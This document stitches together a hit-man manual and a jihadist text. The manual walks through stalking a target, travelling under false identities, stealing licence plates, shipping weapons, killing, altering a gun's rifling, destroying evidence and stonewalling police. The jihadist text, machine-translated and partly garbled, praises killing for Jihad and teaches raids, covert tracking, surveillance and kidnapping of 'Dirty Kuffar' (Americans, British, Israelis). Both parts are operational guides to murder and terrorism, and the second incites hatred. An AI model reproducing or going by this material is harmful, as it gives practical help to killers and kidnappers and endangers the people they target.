If you expect your surveillance to entail tedious hours of watching and waiting, there are some things you can do to make yourself more comfortable during that time. If it's cold out, dress warmly and carry a blanket to cover yourself so you won't have to run the car to keep the heater going. Pack a thermos of coffee or cold drinks and some food so you won't have to leave your position when you get hungry. Bring a portable radio of cassette player so you won't drain

your car battery. Don't bring any reading material. You can't watch and read, although a book or newspaper may be used as a prop. To fill the time, you make check out books on cassette from the library and listen while you watch.

Fill your tank before you start out. You never know when the mark may be on the move, and many a tail has been lost because the tank ran out before the mark did.

If you can afford them and are able to get inside to plant them, quarter sized bugging devices are not available that will pick up conversation up to two miles away on an unused radio frequency. The bugs can be planted in the house, inside a frequently worn jacket, inside the car, and so on, giving you the leverage of knowing what is going on from a perfectly legitimate spot within a two-mile radius.

Binoculars, infra-red photography, Star-light scopes and bugging devices all have their time and place. Unfortunately, nothing will ever replace the basic sit and watch technique.

At night, perhaps circumstances will allow you to approach a little closer to take a peek, or even go inside for a preliminary investigation. But don't ever take risks gathering information that may not be necessary. Use common sense!

Remember these important rules: If, for any reason, you can be placed at the jobsite by witnesses, scratch that job for a later time or eliminate it altogether.

If you are working out of town and get a traffic ticket, Call the job off.

If you are doing surveillance and the cops come to check out your reason for loitering in the area, call the job off.

If you run into a neighbor or repairman while you are snooping around the mark's house, Call the job off.

Don't let any little detail link you to the victim.

GETTING THE JOB DONE RIGHT

At the beginning of this book you read an account of an actual hit going down. As you probably noted, most of the detail concerning the events covered concerned the efforts to conceal the true identity, avoid public attention, and make sure no incriminating evidence was left behind.

The kill is the easiest part of the job. People kill one another every day. It takes no great effort to pull a trigger or plunge a knife. It is being able to do so in a manner that will not link yourself or your employer to the crime that makes you a professional.

Public assassinations are sometimes necessary but are messy and draw immediate attention. Quiet, one-on-one confrontations are much to be preferred, especially when your skills and expertise give you a distinct advantage in the situation.

Why did our hit man choose to fly and rent a car when other methods of t4ransportation were available?> Why go to all the trouble to use elaborate disguises and keep changing false identifications? Why register at the motel for only two days and pay cash in advance>? Why let an incompetent desk clerk get away with overcharging him for food and improperly preparing his order?

And why, after the job was completed and he knew he had plenty of time to make his escape, did he go to so much trouble to dispose of a perfectly good weapon, disguise and a pair of shoes that he could possibly have used again>

Of course, no two jobs will be handled the same, but the following pages will explain why the hit man in this case chose to act as he did... and why the crime remains unsolved.

PART ONE: GETTING THERE

Your expense money, down payment on the contract and complete information about the mark is in your possession. Photographs were provided, and enough information is available for you to make a tentative plan for the assault.

THE INFORMATION

Study the information sheet. Memorize floor plans, descriptions and details. Then, if you feel confident that you won't need to refer to the data again, destroy it in a manner that will prohibit restoration.

If you feel you may need to carry the data with you to the jobsite, mail it yourself and carry the unopened envelope. Even law enforcement officials should be leery of opening sealed mail without probably cause and the necessary legal documents.
Then, just before you leave to complete your assignment, open the envelope, review the contents and destroy in the manner described above. If something goes wrong as the job goes down, you certainly don't want the authorities to find such incriminating evidence in your possession. Your employer wouldn't appreciate carelessness on your part much either.

TRANSPORTATION

The next task to be faced is getting yourself and your equipment to the jobsite.

Any travel agent will be happy to make arrangements for travel, lodging and a car rental for you at now charge. Simply call a travel agency, give a false name, tell the agent your destination, when you want to leave, and ask for an open return flight home.

The travel agent will want your phone number to call you back when the information you request is assembled. You can get around giving out your number by telling her you are using a neighbor's telephone or that you're going out for the afternoon and will call her alter in the day to get the information. This way, the agent will see your face for only a few brief minutes when you go down to pay cash for your tickets, which will be prepared in the false name you gave. There will be no record of your true identity, phone number or address, and airlines don't require identification for tickets paid in cash.

However, identification is required for car rental, so don't make such arrangements through a travel agent. And don't make motel reservations in the same name used on your flight tickets. You need not make it any easier than necessary for anyone to identify you between your point of departure and the crime scene.

If for some reason you cannot fly, you may have to drive. Trains and buses are much too slow and the trip would tire you considerably. But if time permits, train and bus may be the safest method available. In any event never use your own automobile as a means to getting to the jobsite. A rental car would work best.

Car rental agencies require a valid driver's license and one major credit card a identification even when you pay cash. This is a security measure for them to guard against theft. So if you plan to rent a car, even for cash, a fake or stolen set of identification is in order. (Make sure you get a car with unlimited mileage and a trunk for locked storage).

Obviously, your risk factor is greatly increased when you drive. Even a minor violation can place your location at a particular time, so the driver's license you use must match the name on the rental contract just in case. God forbid that you should become involved in an accident! But should any situation occur where your face has been clearly seen, placing you in the area where the hit is to go down, either cancel the contract immediately or put it off for a while. Your employer will understand and will be grateful for your precautions.

When using a rental car, always carry enough cash to cover any major breakdowns that may occur. Even though the agency normally foots these bills, this is a part of the price you pay for anonymity.

Sometimes it is good to cover your trail by flying into a large city a few hundred miles from where the hit is to take place. You can rent a car there and travel to the job location. If you choose to travel this way, steal an out of state tag while you are out-of-state. Stolen tags only show up on the police computer of the state in which they are stolen. You will use the tag to replace the rental tag when you go to make the actual hit. In that way, any suspicion or checks on the parked car will not be traced back to the rental agency or to you.

TRANSPORTING YOUR TOOLS

You can't work without your tools, and you can't count on being able to purchase them when you get to where you're going. Even with proper false identification, there may be residency requirements or waiting periods, so you need your own, dependable selection of weapons from home.

Of course, you'd never get through airport security with a gun on your person. But you can carry one in your luggage if you notify airport personnel in advance and it will be stored in the cargo compartment. Otherwise, you may have some embarrassing questions to answer as that suitcase does through airport x-rays. But even if you get permission to pack your gun in your luggage, how will explain that little sound muffling tube that is attached to the barrel.

If time allows, you can ship everything UPS or by bus or common carrier, with pickup at the terminal by the addressee (fictitious name) when you arrive. Or, you can use Express Mail -- next day arrival guaranteed -- post office to post office, which may or may not require ID by addressee at time of pick-up.

However you choose to transport your weapons, pack them well! Use a metal, foam-lined box or two or more cardboard cartons packed one inside the other as your shipping container. Disassemble guns and other metal parts and roll them in soft cloth, newspapers, or clothes you plan to wear on the job. Include several extra pairs of rubber gloves and clean work shows, unless you plan to carry these items with you.

If you are driving and for some reason have no choice but to transport these dangerous tools with you in a car, pack well as above and gift-wrap or prepare as if for mailing. Carry the wrapped box in the locked trunk of the car, out of public view, to prevent theft or suspicion. If the package is small enough of it inside a large suitcase or metal footlocker, use a combination lock as a double safety precaution on your outer container. Authorities and crooks alike are known for confiscating keys; however, a search warrant with probable cause may be necessary for the authorities to get you to open the combination lock.

Note: Every item you use on a job should be considered disposable. Then you won't have to worry about how to ship these items home again.

THE TRIP

You are en-route. Your tools on the way via Express Mail. You are travelling under an assumed name.

Everything you purchase is paid for in cash. Anything you buy is a necessity -- food, lodging, transportation. You will use only bills in small denominations, not crisp new one hundred dollar bills. You don't want to draw any attention to yourself or become memorable.

You are working. This is your job and you are a professional. You will purchase no gifts or souvenirs, nothing that may point a finger to your locations along the way. This means specifically items like pottery labeled "Made in Mexico," shells marked "Souvenir of Florida" and the like.

You will not become involved with women -- on any level -- while you are on assignment. Women have an eerie way of memorizing quickly and in fine detail any man that shows a sexual interest in them. Save pleasure for after business.

You will not drink, even socially, nor will you take any drugs or stimulants. If you need artificial courage, you should try some other career.

You will make no long distance phone calls. The phone company computer will be recording the numbers dialed.
You will be careful of the food you eat and the water you drink. You don't want a case of food poisoning or dysentery to hamper timely accomplishment of your assignment.

You will not draw any unnecessary attention to yourself in any way. You won't over- or under-tip. you won't be drawn into any memorable conversations. You won't exhibit any rude or argumentative behavior. Your profile will be low and non-disruptive for the duration of the assignment. Though inside you are like a wild animal stalking his prey, others may view you as yet another passive wimp! Let them.

If the waiter is too slow, be patient. If the clerk doesn't give back the right change, forget it. If the food is bad, don't eat it. Don't let any little incident cause anyone to remember your face later.

PART TWO: DESTINATION

The excitement is building as your plane comes in for a landing. Where will you stay, and how will you get there?

Unless you know your way around and can use mass transit to your advantage, you will probably need to rent a car. Nothing flashy, and in a solid color. Ask for a city map at the rental agency or purchase one at the airport newsstand if one was not provided by the employer.

A place to stay is the next priority. It can be any motel, fancy or cheap, but it should be in close proximity to the jobsite to prevent excessive travel. In fact, if you can find one within walking or jogging distance of the hit, you can forego the car rental and taxi to the motel (not to the jobsite!). Just don't over or under tip the driver or get into any extensive conversation with him. This is where a disguise can come in handy.

Check into the motel using a fictitious name. Identification is not required when you pay cash. Register for only two days maximum. If you stay is to be longer than two days, change motels and use another name. When you register, use a made-up tag number to correspond to the fictitious address you give.

If you are in town six days, you will have used five different identities -- one for the plane tickets, one for the care rental, and three different names used at three different motels. This should cause some real headaches for anyone trying to pin down your exact location. Especially if you keep changing your appearance as you change your name.

If you are using a car, keep driving to a minimum. In a strange area, your risks of traffic violations and accidents increase tremendously. Just remember, while you are out, to "borrow" a tag for use when you are ready to make your move. Of course you will have to call for your equipment if you pre-shipped it to yourself. And you will have to drive, jog or stroll past the places your mark is known to haunt (no pun intended!) After these initial checks you can determine whether you will stick to your original plan or if changes are in order.

Before you leave to do the job, and each time you change motels, you will thoroughly wipe down your room so it will be clean of fingerprints. Make sure you leave no personal items behind that will be proof of your presence. This is a precautionary measure.

As you dress for the job, certain precautions should be taken. Clean tennis shoes should be worn during the job, because the ones you wore before may have traces of soil from your home town which will leave an important clue for the investigators. The shows don't have to be new, just clean. And since the police can take impressions to ascertain height and weight of the criminal, it doesn't hurt to wear a size larger shoe than normal or even add a weight belt to throw off the investigation. Soft soled tennis shoes are quiet and good for running, should the need arise.

Clothing, of course, will have to suit the area, particularly if the job is to be done during the day or in a public place. For night work, you can wear your regular clothing under a pair of overalls if the coveralls will not arouse suspicion in the area.

Wipe down your weapons as you assemble them. Even the inner parts of your guns must be wiped to remo0ve any prints that were left behind during the last cleaning.

Wipe down each bullet and wear rubber gloves as you load the clip. Just in case you leave behind an empty cartridge, you don't want your fingerprints emblazoned on the casing.

After loading the clip, discard that pair of gloves. Do not leave them in your room, but throw them away along the way. Handling the clip may have weakened the thin rubber from contact with metal parts. If they are too weak, or

if just a tiny hole or tear has begun, it might become large enough to leave an incriminating partial print at the scene of the crime.

With your luggage and your duffel bag containing your tools in the trunk of your car, the room wiped clean of any clues to your existence, your plan of action firmly in mind, you are ready to go. Your knowledge, guts, reflexes and professionalism will see you through.

When the time is right, make your move. Quietly. Efficiently. Whatever method you choose.

The secret now that the deed is done is to stay in total self-Control. Don't panic! Don't hurry! Wait until you know beyond any doubt that you have accomplished your assignment.
Check for a pulse at both the wrist and throat. Drag the body out of the line of view of windows and doors, so discovery will be delayed. Cover any spots of blood with carefully dropped newspapers or clothing so that, too, will not be visible and arouse the suspicion of anyone peeking inside.

Be absolutely positive that the mark is, indeed, dead. You don't want to rush out too soon and have to wait around to read the morning paper to see if your mission was successful, or read that he survived and sought medical attention.

Take a few minutes to calmly survey the scene for any evidence that you might have left behind. Pick up those empty cartridges that were ejected when you fired your gun.

Did you remove your gloves for any reason? I hope not! But many a man has been caught because he thoughtlessly removed his gloves after making the kill to help himself to food or drink from the victim's refrigerator.

If the hit was supposed to look like a burglary, mess the place up a bit and take anything of value that you can carry concealed. If course, you can't keep anything. These items will have to be ditched along with your work clothes and weapon, but any cash you find is yours to pocket.

Excitement made you a bundle of nerves? If nature calls, try to control the urge. One man was actually convicted by the print he left on the victim's toilet seat. It seems he had this scar ...

If you have to take a pee, flush the toilet with you gloved fingers. You can't imagine how many idiots will remove their gloves to facilitate the operation of the sipper to take a pee. Without thinking, the flush before pulling the gloves back on ... leaving indisputable evidence to convict them on the flush handle. And believe it or not, the toilet handle is one of the primary sources for prints during the investigation.

Check the victim one final time to make sure your part of the contract is complete before you leave the scene. Then make your exit, usually through the front door. Even if someone sees you casually leaving the victim's house, he has no idea for the reason of your visit or what you have done. And you disguise will conceal your identity.

Walk! Don’t run, to your car or whatever your planned destination might be.

The first thing you should do when you reach the car is change into another disguise and get out of those work clothes. Check them for bloodstains. If there are none, you can toss them into a charity collection box or trash bin. If the victim's blood is on those clothes, they must be burned or buried.
Of primary importance now, too, is changing the rifling of the murder weapon. This should be done before you leave the crime scene. That way, even if you get picked up or stopped with the weapon in your possession, its ballistics will not match the bullets you left behind in the mark.

Now move your car to some other location where you will not attract attention as you switch the tags and disassemble your gun.

When you are driving, stay calm and obey all traffic rules. Toss your gun parts out at intervals or in various locations about town. From them in lakes or waterways. Bury or sink the gun barrel and silencer in different spots. Crush the plastic housing of the disposable silencer before you discard it.

The shoes you wore should be discarded as carefully as your weapon. You might have left distinct parts behind that will end up as plaster casts. Toss them separately at intervals along the highway. Ever see a single tennis how lying in the road? Now you know from whence it came...
Hide, bury, burn, toss -- but, in any event, do away with every tool and article of clothing that was near the scene of the crime. Even you rubber gloves. Remember, they may have powder residue on them, and they most definitely have your fingerprints on the inside!

If you are flying home, stop and wipe the car for prints and wear driving gloves as you return the car to the rental agency.

If you are driving home, wash the car and vacuum the interior IMMEDIATELY when you arrive at your destination. Remember why you wore clean tennis shoes? Well, foreign soil from the jobsite is now in the car's interior. It's in the air filter, too, so make sure you clean that as well.

Sound like a lot of unnecessary trouble and precaution? Perhaps. But it's the overcautious who remain at large.

Take, for example, the case of the federal judge slain in Texas in 1978. The contract was for $250,000 and was paid on schedule. The hit was made, fulfilling the contract – but the contractor was soon apprehended. How? Undisguised, this so-called hit man took a taxi to the jobsite. The taxi driver fingered him! Why? See if you can tell me.

PART THREE: THE AFTERMATH -- GETTING A HOLD ON YOUR EMOTIONS

You made it! Your first job was a piece of cake! Taking all that money for the job was almost like robbery. Yet here you are, finally a real hit man with real hard cash in your pockets and that first notch on your pistol.

Some people would say that a hit man is an emotionless, cold-blooded killing machine that he has no fear and no belief in God. On the contrary, a hit man has a wide range of feelings. He may be excruciatingly tender towards his woman. He may be extremely compassionate towards the elderly or disabled. He may have a strong aversion to the useless killing of wildlife. He may even be religious in his own way.

What the professional lacks is remorse. He feels no guilt.

I'm sure your emotions have run full-scale over the past few days or weeks.

There was a fleeting moment just before you pulled the trigger when you wondered if lightening would strike you then and there. And afterwards, a short burst of panic as you quickly looked around to make sure no witnesses were lurking.

But other than that, you felt absolutely nothing. And you are shocked by that nothingness. You had expected this movement to be a spectacular point in your life. You had wondered if you would feel compassion for the victim, immediate guilt, or even experience direct intervention by the hand of God. But you weren't even feeling sickened by the sight of the body.

The first few seconds of nothingness give you an almost uncontrollable urge to laugh out loud. You break into a wide grin. Everything you have been taught about life and it value was a fallacy. A dirty rotten lie!

Life is not you know beyond a shadow of a doubt that your own life is just as frail and valueless. What you have done could just as easily and unexpectedly been done to you, despite your fighting ability, your weapons expertise, your efforts to protect yourself. The realization is both sobering and shocking.

Like a machine, you do what is necessary to cover your tracks. As you leave the scene, that first burst of cool night air hits you and panic sets in. You have to force yourself to resist the urge to run!
It took only ten minutes to casually stroll to the victim's house. Covering that same distance back to your waiting car seems to take ten hours! Are people watching you from behind those closed drapes, memorizing your description as they dial the police? Can they hear the pounding of your heart above the noise of their television sets as you struggle to control your breathing and make it even?
Once inside the safety of your automobile, you change you clothing and disguise and alter the gun barrel as quickly as possible. Then, both hands gripping the steering wheel, you drive. Your eyes are constantly searching the roadside. You can't afford and accident, traffic violation, or even to miss a turn in your planned route. You struggle to keep the speed of the auto within set limits. Like your feet, the car seems to want to run.

With the disposal of each piece of evidence, your fear eases. By the time you arrive at the airport, you begin to feel silly about your unnecessary panic.

On the trip back home, you begin to think of the shocking realizations about the real value of life that you experienced after pulling the trigger professionally for the first time. Your own life takes on new meaning. Never again will you strive to accumulate wealth. Instead, you will pack the time you have with the things that make life enjoyable, interesting and exciting. You will live each day to the fullest. The acceptance of the valueness of life has given your own life value.

Your biggest problem now is learning to deal with your ego.

NO MATTER HOW WELL YOU PERFORMED have your act together in other ways, the whole show can come tumbling down when it's shaken by any one of three interferences: ego, women and partners..

Remember your intention for Jihad why you killed the mark, it is Allah SWT who we try to please and to defend the honour of our beloved Rasuul SAW and we smile in the sight of death because of our yearning desire of the reward which is only from Allah SWT of Jannat-ul-Firdaws, the highest heaven, eternal bliss, mansions, rivers of milk, honey water & wine, wives who restrain their glance, couches to recline on and that everything else which we do not know about.

LEGAL AID

Read Afriiki Sec Course & the chapter on the School of Yusuf A.S, Interrogation, interrogation Techniques, prisons and detention centers.

By their own admission, law enforcement officers clear only a little more than 20 percent of the reported crimes in a given year. Less than half of those suspects arrested are ever convicted.

Fortunately for those of us who support ourselves from outside the law, the American justice System is so bogged down in technicalities, overcrowded jails, plea bargaining and a host of other problems, that even if charged with a serious crime, we can rest assured that the law is on our side and rarely that of the victim.

But what do you do if you happen to get picked up for questioning?

Most important, remember that you are innocent until proven guilty by a court of law,. Some people feel guilty until they can prove their innocence. Never assume this type of attitude, even if they catch you with the barrel of the gun still smoking. You are under no moral or legal obligation to furnish information that may incriminate you. The first thing you should do is find out whether you are being formally charged with a crime. If you are, demand your right to an attorney to guide you during questioning, and keep quiet until he arrives.

You should already have a good attorney picked out. The attorney should be a good criminal trial attorney, and not one who prepares wills or corporate papers or handles divorces. Preferably, he will be just a bit crooked (as most successful lawyers are). Although expensive, if he can save your hide, he is worth the price, whatever it might be. A good attorney will never plead his client guilty, nor will he accept any bargain that will get you time in prison. He knows that his job is to keep you out

You can divulge name, rank and serial number, but absolutely no personal information. Find out right away if you are being formally charged with a crime and what the charge is. If you are not being formally charged, there is a restriction on the length of time you may be held. And if you charged, usually you have a right to post bond and a speedy hearing before a judge to set that bond amount. This is where it pays to have set aside a bit of that cash. Unless you are a very accomplished and skillful liar, offer no information at all. Do not trap yourself in a web of lies and alibis.

Even though it is illegal, law enforcement agents are known for entrapment. Beware of being baited! During the interrogation they may toss bits of information based on they think things might have gone down to see if they can get a reaction. They may try to make you break by making you angry. Or they may tell you how this is the most professional job they've ever come across and try to get your ego to talk for you.

Don't aid them in building a case against you. It is their responsibility to provide enough proof to build a case that will stand up in court. And even if it gets that far, those twelve jurors still have to be convinced of your guilt beyond a shadow of a doubt.

If you have covered your trail, used fake disguises and fake identifications, and if there is no trace of a weapon to be found, they will have a hard time proving you were at the crime scene.

Remember, it's not up to you to prove that you were not there -- it's up to them to prove that you were
If you are caught in the act at the scene of a hit, of course that's another story. Against, you will not aid the authorities in any way, although you will be a model prisoner. With the evidence available to formally charge you with the crime, it will become paramount for them to prove your motive. They will offer plea bargains, deals, protection and the like to influence you to lead them to the man who hired you.

Rules in the beautiful art of kidnapping the Dirty Kuffar

(Americans, British, Israelis etc)

Original article in Arabic Translated using Google
Taken from as-ansar

In the name of Allah the Merciful
Peace and mercy of Allah upon you
Within the covenant we made Alive, championing the Mujahideen, including facilitating.
a book of rules in the beautiful art of kidnapping Americans
Also read chapter 14 of "QT" & Afriiki Sec Course

In the name of Allah the Merciful

Security operations

The implementation of combat missions in the geographical depth and security of the enemy after evade or overcome the security measures and closer to implementation.
Their importance:
1 - the potential to achieve significant results are few.
2 - break the morale of the enemy and undermining its stability.
3 - raise the morale of supporters.
4 - Avoid the reactions of the enemy or neutrals or supporters

Types of security operations:
1 - core (where the basis of our security work).
2 - selective (pick and choose which targets to implement them confidential).
3 - Aivaúah (and used to harass the enemy and sedition within the enemy).

Motives of security operations:
1 - political (where we do not want advertising or want to liquidate some of the characters).
2 - Amina (where the difficulty in the implementation of the business as military strikes against the enemy's security).
3 - economic (which destabilize and sabotage the enemy's property, and Mnciath).
4 - a psychological war (so the kuffar feel they are exposed to the enemy and that there is no safety for them).

Types of operations in terms of the method:
1 - raiding.
2 - the ambush.

Raid

We mean a thing in the wheel and speed.
Conventional definition: the blitz and surprise on the goal of a fixed according to a deliberate plan to take advantage of camouflage and speed.
(Usually carried out raids on the goal of an isolated, especially in the wars of jihad wars).

Objectives of the raid:
1 - Destruction of the enemy.
2 - Killing members of the enemy.
3 - Take the documents and secrets.
4 - Taking prisoners.
5 - Prisoners of Liberation
6 - To control the centres of the enemy.
7 - Distracting the attention of the enemy
8 - To lure the enemy of the areas we want.

Principles of the raid:
1 - Comprehensive and accurate information.
2 - Confidentiality in the collection of information, planning, training, and get close and attack.
3 – Maintaining a low visibility upon approach and positioning.
4 - Sudden and highly unexpected upon execution of raid and the timing and method.
5 – Fast/speedy break-in, implementation and withdrawal.
6 - To control the troops.
7 - Strength and decisiveness in execution.
8 - To evade and disappear rapidly.

Types of raid:
1 - Time: night, day.
2 - style: silent, noisy.
3 - Just as important: storm, shooting from a distance.

Sequence of the raid:
The approach of positioning ... ... Shooting withdrawal.
The approach of positioning ... ... in penetrating attack withdrawal.
The approach of positioning ... ... in penetrating attack control.

Stages of the raid:
1 - Choose and select the appropriate target (moving on the enemy, which is within the resources available).
2 - Monitoring the goal and collect operational information about it.
3 - developed plan and choose the right time of the attack (the time when the enemy relaxed and tired).
4 - Choose items with efficiency and expertise.
5 - the necessary processing capabilities.
6 - distribution of tasks and capabilities to the items, explaining each component of the course.
7 - training on the plan similar conditions (in time and geographical location).
8 - hour limit to zero and the target in the smallest circle possible information.

Raiding groups:
1 - Protection: function: ensuring progress and withdrawal of the rest of the groups and spare Najdat and distract the enemy positions near arm: light and medium guns, bombs and improvised explosive devices.
2 - Citation: function: KD enemy fortifications boot to attack and to cover the withdrawal, arm: medium and heavy weapons.
3 - Implementation Group to be: the implementation of the duty and function (task), light weapons and explosives, bombs, knives, ropes and ...

Treated the success of the raid.
1 - the use of God and trust in Him and sincerity of intention.
2 - choose the time and the appropriate method.
3 - fit the weapon with the target size and vaccinated.
4 - to control the elements and setting a good fire.
5 - and experience the efficiency of the elements and the harmony between them.
6 - the efficiency of the leader and his expertise.
7 - speed of implementation and the withdrawal and disappearance.
8 - and accurate information for the new goal.
9 - Court and the comprehensive plan.
10 - do not hesitate and set the nerves in the implementation.

Tracking
It is a key and important in the collection of information, updated and confirmed a process to monitor or track a moving target by individuals to take advantage of all the material and technical means in order to access information and specific goals.

Its importance:
1 - a key method of data collection methods and without the information be working blind because information is the appointed work.
2 - useful to know the methods that could be used by the enemy against us, and avoid them.

Resources to benefit:
1- security operations and is useful in developing the plan.
2 - Contributes to the recruitment and access to gripping.
3 - Rating the field of information.
4 - Access to the whereabouts of the target.
5 - Contribute to detect suspicious sources
6 - Protection of the entity (symbols, centres, elements of security ...)
7 - make sure the elements of our sincerity.
8 - Protection of festivals, ceremonies, private and public centres.
9 - Detect enemy networks.
10 - Protection of the region and detect suspicious movements around them.
11 - According to the investigation and to obtain detailed information about the person.
12 - a means of psychological pressure and frighten the enemy, or his supporters and minimize activity.

Types of tracing:
1- is used for a public nuisance and intimidation.
2 - Hidden is used to gather information.

Tracking methods:
1 - on foot.
2 - Vehicular

Tracking forms:
1- Rear
2 - Parallel
3 - Circular: and the crew around the goal from all sides.
4 - Dotted: the elements grown steadily through on goal, so that the target group under consideration along the way.

5 - from the front: where the elements and standing on the path to the target and when it exceeds one of them wraps to the last one standing on the same line, so we target all the way and renew our faces him without follow-up.
6 – Zigzag:
7 - a fork

Specification elements of tracking:
1 - Specifications faith (piety, loyalty,).
2 - Specification fungal (calm the nerves, agility, intelligence, accuracy of observation, ...).
3 - Specification of security (confidentiality, secrecy).
4 - Specification of tracking:

A. The desire to exercise this kind of work
B. To be resourceful
C. Patient and not boredom
D. Knowledge of the operation theatre
E. Physical ability
F. Be a sound senses
G. Proper use of the potential
H. The ability to disguise and camouflage
I. Freedom from markings
J. Discipline and commitment to the task
K. Efficiency of security (mapping, map reading, mastering the curtain, description, ...)

Specifications Crew tracking:
1 - The number is not more than five elements.
2 - The presence of efficient officer.
3 - Harmony between members of the crew and the administrator.

The possibilities of controlling team:
1 - Transport a variety of security specifications.
2 - And forged documents.
3 - Sufficient funds.
4 - Suitable clothing.
6 - Weapons.
7 - And the technical means (binoculars, radios, cameras, tracking devices ...).

Tracking services:
1 - Circle of danger (the place where the target is very cautious).
2 - Department of caution (where you will end there danger).
3 - Department of Safety (the place that reassures the target).

Points tracking:
1 - Point loss (used to evade).
2 - Turning points (which turn into footmen to follow-up of the passenger or vice versa)
3 - pick-up points (lanes compulsory).
4 - Wrap Points (can circumvent some of the elements on the target).

Stages of tracking:
1 - Antlaqah information.
2 - the preliminary investigation to verify information.
3- Complete deficiencies to start.

4 - And determine the type of tracking method and a plan.
5 - Choose the appropriate items.
6 - a survey of the field before each item, if possible.
7 - Identify those parts tracking.
8 - Distribution of roles.
9 - Determine the start and end time.
10 - Identify controls to stop tracking.
11 - A system of communication or a technical manual.
12 - Identify required capabilities and processing.
13 - Take avacation legitimacy.
14 - A plan for emergencies.

General rules must be observed during the tracking exercise:
1 - to focus attention on the target.
2 - attention to the members of the crew and vehemence.
3 - attention to the President of the crew.
4 - to avoid problems and disputes.
5 - Avoid standing with the knowledge and friends.
6 - evoke the curtain at every moment.
7 - attention to ambushes.
8 - tracking compliance with the controls.
9 - Avoid bright lights at night.
10 - Avoid wearing bright colored clothing at night.
11 - Avoid wearing distinctive colours during the day. (any shiny jewellery)
12 - switch front element so as not to burn.
13 - attention to the anti-tracking.
14 - attention to the people who rub their goal.
15 - Do not show any relationship between members of the crew.

Alerts so as not to miss the target:
1 - Do not stay away from the target, especially in crowded places, which abound in the forest.
2 - If the goal must rally behind him if possible and sit in a place controlled and the observance of the following:

a) Not to sit just behind in case the number of passengers shortly.
b) If the journey was long can take advantage of the switch in the stations.
c) If the distance can be short follow-up goal by car from the outside.

3 - If you entered the mail must catch up with him and pretend that you write a letter and you must know what is written goal and if possible bring the draft of the paper or the lower of the book, who wrote it.
4 - If you entered the cabin must be close contact and eavesdropping and trying to figure out the number they dialled.
5 - If the target entry to a public place (coffee shop, restaurant, ...):

a) Enter the café does not make you fall within the target view.
b) Sit in a place that allows you to monitor the target control the Court.
c) If I had to ask for something not instant.
d) To pay the account immediately and be prepared to follow the target as soon as he left.
e) Attention to the control countermeasures.

6 - If the target entry of a building or large stores:

a) Complete a follow-up to the target elements with the rest of the group are stationed at the entrances and exits of the place.
b) In the event of prior knowledge that the target will go somewhere we put in place an item in advance.
c) If the target entry elevator must remain silent and choose to leave the floor.
d) If you do not choose you must choose the top floor.

e) If you entered the cinema should be a component tracking to approach the box office to take a place beside him or behind him.

Controls the balance between continuity and stop tracing:
1 - the importance of the target and sensitivity.
2 - the importance of the tracking process and the end of it.
3 - the possibilities available to us.
4 - the possibilities of purpose and strength.
5 - Sharia.
6 - the effects of damage resulting from the continuity of the tracking process.

By tracking the car:
Specifications car tracking:
1 - to be in good condition in terms of technical requirement to be stronger than the target vehicle.
2 - not to be distinctive and not colour or type style or model or form.
3 - provide some of the appendages-changeable for camouflage.
4 - to be full of fuel and must be accompanied by the means of maintenance always.
5 - must be inspected before the mission and ensure the existence of the necessary documents.

Public regulation:
1 - must have all the drivers, crew members professionally.
2 - Must be at least the number of items in the car for two of them interested in leadership and the other goal.
3 - must respect traffic laws.
4 - Court should develop a plan for tracking and agree on the signals for coordination between the cars.
5 - should recognize the crew of the area well before you start the mission.
6 - attention to the signals produced by the target.

Action against disclosure tracking:
1 - when the target parking in front of a shop (away from the beam of the vision portrayed in the glass shop and take advantage of the cover-up operations in the ocean).
2 - pay attention when the target back (to act normally and switch arrowhead and take advantage of the cover-up factors in the ocean and not be seen in the eye of the target).
3 - When returning from the same street (complete first-person march and is replaced and avoids consideration in the eye of the target).
4 - when entering the target dead-end side street (complete first-person follow-up within the cover).
5 - at the point of disappearance in the hidden (non-traffic directly behind him and complete the first element on the opposite corner).
6 - when he ascended to the building and down the yard (complete one of the items up and complete the rest to follow).
7 - In case of entering the car in a dead end (reducing a person from the car to follow the target and stop the rest of the team in place of Musharraf).
8 - Upon arrival to the intersection of the target roundabout (you must approach him and be sure of its direction before the follow-up).
9 - When the spins of the same street and return to the same point (it should run normally without looking behind him to gather after a long distance away from you).
10 - When walking slowly Otstrad (no walk in the path of the target and slow the speed and if there is no sub-roads can be preceded by and waiting at the front.
11 - If you stopped and got out on the Alotstrad (must stop at the point of non-exposed and getting out a crew and after watching the building on the parked cars in place and to stand between them).
- If you stop the car in place (not to look directly into the car and stand behind it of clothing).
13 - taking care not to fall into the beam of car mirrors to see the target.

Control
Goal is to place the area under the hard-kind or technical vision to reach the specific information we need.

Types of surveillance:

In terms of the method:

Fixed: (Basta, Kiosk, a parked car,...).

Mobile: (walking, passengers).

In terms of the way:

naked eye.

Gadgets (listening devices, cameras).

In terms of the nature of the goal:

Limited (only with static observation).

Follow-up (target or chasing people who have a relationship with).

Conditions of observation:

1 - Choosing the right place and must meet the following conditions:

a) Access to it.
b) Provides control over the target.
c) Should not be compared Guard or cameras.
d) Be allowed to switch.
e) Be commensurate with the size of the target in terms of capabilities, breadth and sensitivity, ...
f) That provides a connection between the elements of control.
g) provide cover or latency.

2 - find a suitable cover:

a) Should allow the implementation of the task.
b) Specifications temporary curtain.

3 - discipline and patience:

Surveillance in general need to discipline and restrict the instructions and patience and Msaberh.

Phases and steps of monitoring:

1 - determine the purpose of surveillance.
2 - a quick survey of the area ahead of time.
3 - Determine the right place for observation.
4 - Studying the target and movement process.
5 - Determine the appropriate curtain.
6 - processing tools needed to cover.
7 - processing tools and capabilities required.
8 - Choose the right people.
9 - Monitoring and identification of time periods daily.
10 - the distribution of time and equipment to individuals.
11 - a program of communication between the crew.
12 - identify the controls and the political legitimacy and security.
13 - take notes and study day and adjust the program based on the emergency.

Success factors of control:

1 - adherence to the specified time.
2 - Commitment to the task.
3 - interest and focus.
4 - master the balance between the curtain and the curtain and the task.
5 - compatibility of the crew.
6 - opportunity to take advantage of circumstances and opportunities.
7 - use of technical means.
8 - Assessment of the daily work and processing errors.

Detection control:

1 - a security sweep of the area.
2 - Investigate any new residents.
3 - attention to the cars that stand for long periods in the region.
4 - attention to the people who stand for long periods in the region.
5 - attention to those who are building new relationships and friendships with the people of the region.
6 - attention to any institution or kiosk or Basta open suddenly in the region.
7 - attention to the premises supervisor.

Kidnapping

Definition: alienation quickly, taking quickly. Kidnapping anything attracted quickly. Kidnapping means the speed of taking something.
Idiomatically: is the set of measures and actions taken for the control of a target by force or deception by Mbaghtth and hide it in order to achieve the objectives of the kidnapping.

Importance of the method:
1 - where the fatigue alert the enemy of the General of the Forces during the kidnapping.
